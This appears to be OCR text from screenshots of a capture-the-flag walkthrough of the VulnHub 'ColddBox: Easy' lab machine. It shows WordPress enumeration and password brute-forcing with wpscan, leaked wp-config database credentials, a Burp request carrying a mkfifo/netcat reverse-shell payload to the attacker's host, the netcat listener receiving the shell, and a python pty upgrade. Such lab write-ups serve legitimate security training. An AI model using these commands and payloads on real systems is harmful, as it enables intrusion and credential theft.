<link rel="pingback" href="/xmlrpc.php">
<!--[if lt IE 9]>
<script src='/wp-content/themes/twentyfifteen/js/html5.js'></script>
<![endif]-->
<script>(function(){document.documentElement.className='js'})();</script>
<title>ColddBox | One more machine</title>
<meta name='robots' content='noindex,follow' />
<link rel="alternate" type="application/rss+xml" title="ColddBox » Feed" href="/?feed=rss2" />
<link rel="alternate" type="application/rss+xml" title="ColddBox » Comments Feed" href="/?feed=comments-rss2" />
<link rel='stylesheet' id='open-sans-css' href='//fonts.googleapis.com/css?family=Open+Sans%3A300italic%2C400italic%2C600italic%2C300%2C400%2C600&subset=latin%2Clatin-ext&ver=4.1.31' type='text/css' media='all' />
<link rel='stylesheet' id='dashicons-css' href='/wp-includes/css/dashicons.min.css?ver=4.1.31' type='text/css' media='all' />
<link rel='stylesheet' id='admin-bar-css' href='/wp-includes/css/admin-bar.min.css?ver=4.1.31' type='text/css' media='all' />
<link rel='stylesheet' id='twentyfifteen-fonts-css' href='//fonts.googleapis.com/css?family=Noto+Sans%3A400italic%2C700italic%2C400%2C700%7CNoto+Serif%3A400italic%2C700italic%2C400%2C700%7CInconsolata%3A400%2C700&subset
<link rel='stylesheet' id='genericons-css' href='/wp-content/themes/twentyfifteen/genericons/genericons.css?ver=3.2' type='text/css' media='all' />
<link rel='stylesheet' id='twentyfifteen-style-css' href='/wp-content/themes/twentyfifteen/style.css?ver=4.1.31' type='text/css' media='all' />
<!--[if lt IE 9]>
<link rel='stylesheet' id='twentyfifteen-ie-css' href='/wp-content/themes/twentyfifteen/css/ie.css?ver=20141010' type='text/css' media='all' />
<![endif]-->
<!--[if lt IE 8]>
<link rel='stylesheet' id='twentyfifteen-ie7-css' href='/wp-content/themes/twentyfifteen/css/ie7.css?ver=20141010' type='text/css' media='all' />
<![endif]-->
<script type='text/javascript' src='/wp-includes/js/jquery/jquery.js?ver=1.11.1'></script>
<script type='text/javascript' src='/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1'></script>
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="/xmlrpc.php?rsd" />
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="/wp-includes/wlwmanifest.xml" />
<meta name="generator" content="WordPress 4.1.31" />
<style type="text/css">.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>



Burp Suite Comm...
Reverse Shell Ch...
Shell No. 2
Shell No. 1
File Actions Edit View Help
Shell No. 1
Shell No. 3
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');
/** MySQL database username */
define('DB_USER', 'c0ldd');
/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/**#@+
* Authentication Unique Keys and Salts.
*
* Change these to different unique phrases!
* You can generate these using the {@link https://api.wordpress.org/secret-key/
1.1/salt/ WordPress.org secret-key service}
* You can change these at any point in time to invalidate all existing cookies.
This will force all users to have to log in again.
*
* @since 2.6.0
--More--(48%)
[0] 0:bash-Z 1:nc*
"kali" 05:02 21-Nov-20



Burp Suite Comm...
Reverse Shell Ch...
Shell No. 2
Shell No. 1
Shell No.1
File Actions Edit View Help
Shell No. 1
Shell No. 3
ether 08:00:27:f9:a3:2f txqueuelen 1000 (Ethernet)
RX packets 146325 bytes 16991340 (16.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 146248 bytes 9795445 (9.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 6869 bytes 3826468 (3.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 6869 bytes 3826468 (3.6 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[root@kali] [~/VulnHub/ColddBox: Easy]
#nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.114] 42968
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ which python
$ which python3
/usr/bin/python3
$ python3 -c "import pty;pty.spwan('/bin/bash')"
Traceback (most recent call last):
File "<string>", line 1, in <module>
AttributeError: module 'pty' has no attribute 'spwan'
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/var/www/html$
[0] 0:bash-Z 1:nc*
"kali" 05:0



Burp Suite Comm...
GitHub - wpscant...
Shell No. 2
Shell No. 1
File Actions Edit View Help
Shell No. 1
Shell No. 3
- http://192.168.56.114/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
[+] WordPress theme in use: twentyfifteen
Location: http://192.168.56.114/wp-content/themes/twentyfifteen/
Last Updated: 2020-08-11T00:00:00.000Z
Readme: http://192.168.56.114/wp-content/themes/twentyfifteen/readme.txt
[!] The version is out of date, the latest version is 2.7
Style URL: http://192.168.56.114/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
Style Name: Twenty Fifteen
Style URI: https://wordpress.org/themes/twentyfifteen
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
Author: the WordPress team
Author URI: https://wordpress.org/
Found By: Css Style In Homepage (Passive Detection)
Version: 1.0 (80% confidence)
Found By: Style (Passive Detection)
- http://192.168.56.114/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (21 / 21) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[+] Performing password attack on Wp Login against 1 user/s
Trying c0ldd / babyboo Time: 00:00:55 < > (888 / 14344392) 0.00% ETA: ??:??:??
[0] 0:bash-Z 1:ruby*
"kali" 04:55 21-Nov-20



Burp Suite Comm...
Reverse Shell Ch...
Shell No. 2
Shell No. 1
Burp Suite Community Edition v2020.6 - Temporary Project
File Actions Edit View Help
Shell No. 1
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://192.168.56.114
Request
Raw Params Headers Hex
GET /?cmd=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.107 1234 >/tmp/f HTTP/1.1
Host: 192.168.56.114
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check; wp-settings-1=editor%3Dhtml; wp-settings-time-1=1605950961; wordpress_logged_in_=c0ldd%7C1606125415%7CN25fRT0D1DMRUUtTXVYZ7T0mGv9vwGtaPj9dPkqG2l6%7Cf4e8fe6397ff0fb785be3a425462478908c56adlacd5f3c9114edf6e557fbad
Upgrade-Insecure-Requests: 1
Response
Raw Headers Hex Render
HTTP/1.1 200 OK
Date: Sat, 21 Nov 2020 10:00:12 GMT
Server: Apache/2.4.18 (Ubuntu)
X-Pingback: /xmlrpc.php
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 14522
Connection: close
Content-Type: text/html; charset=UTF-8
hidden
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
<!DOCTYPE html>
<html lang="en-GB" class="no-js">
<head>
Search... 0 matches \n Pretty
Done
14,851 bytes | 96 millis
[0] 0:bash-Z 1:bash*



Burp Suite Comm...
ColddBox › Log In ...
Shell No. 2
Shell No. 1
Shell No. 1
File Actions Edit View Help
[root@kali]-[~/VulnHub/ColddBox: Easy]
#wpscan --url 192.168.56.114
WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[0] 0:bash-Z 1:ruby*

